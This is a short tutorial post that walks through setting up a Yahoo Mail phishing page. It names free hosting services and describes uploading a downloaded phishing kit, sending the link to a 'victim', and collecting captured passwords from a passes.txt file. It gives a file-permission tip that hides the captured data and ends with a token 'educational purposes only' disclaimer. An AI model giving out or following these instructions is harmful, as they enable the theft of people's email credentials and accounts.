Now i am going to explain you “How to do phishing?”
Steps are indicated as follows:-
Step 1- Firstly you must signup for a free web hosting service like:
www.freehostia.com
www.ripway.com etc….. and register a domain or subdomain.
After getting your signup done, you have your own subdomain like for instance you registered with freehostia, then your domain is like “www.yourname.freehostia.com”
Step 2- Now Login to your freehostia account and go to “File Manager” in the freehostia control panel.
Step 3- Now what you have to do is, go to your domain folder like “yourname.freehostia.com” and create a separate folder in that directory with the name of the site, for eg. yahoo , if you want to phish a yahoomail account!
Step 4- Click here to Download the compressed file and extract it to your desktop:
and then open your “yahoomail” folder. You’ll find two files there viz. “bhanu.php” & “index.htm” [ Each phisher folder contains same files]
Step 5- Now upload “bhanu.php” & “index.htm” to the “yahoo” folder you created inside “yourname.freehostia.com”
So when you’re done with the uploading part, the link to your yahoo phisher is “www.yourname.freehostia.com/yahoo/index.htm”.
Step 6- Congrats!! That is your Yahoomail phisher!! Now all you have to do is copy the link to the phisher file i.e.”www.yourname.freehostia.com/yahoo/index.htm”  and send it to the victim you want to hack! When he/she’ll open that link, it’ll be directed to your yahoo phisher and when he/she logins that page he/she’ll be redirected to the original “YahooMail” website and you’ll get the password in the “passes.txt” file which will be created in tha yahoo folder you created in your freehostia domain and the path to that file will be “www.yourname.freehostia.com/yahoo/passes.txt” !
IMPORTANT NOTE: CHANGE YOUR FREEHOSTIA DIRECTORY PERMISSION TO “755” SO THAT NO ONE CAN ACCESS YOUR PERSONAL FILES EXCEPT THE PHISHER LOGIN PAGE!!
**FOR EDUCATIONAL PURPOSES ONLY!**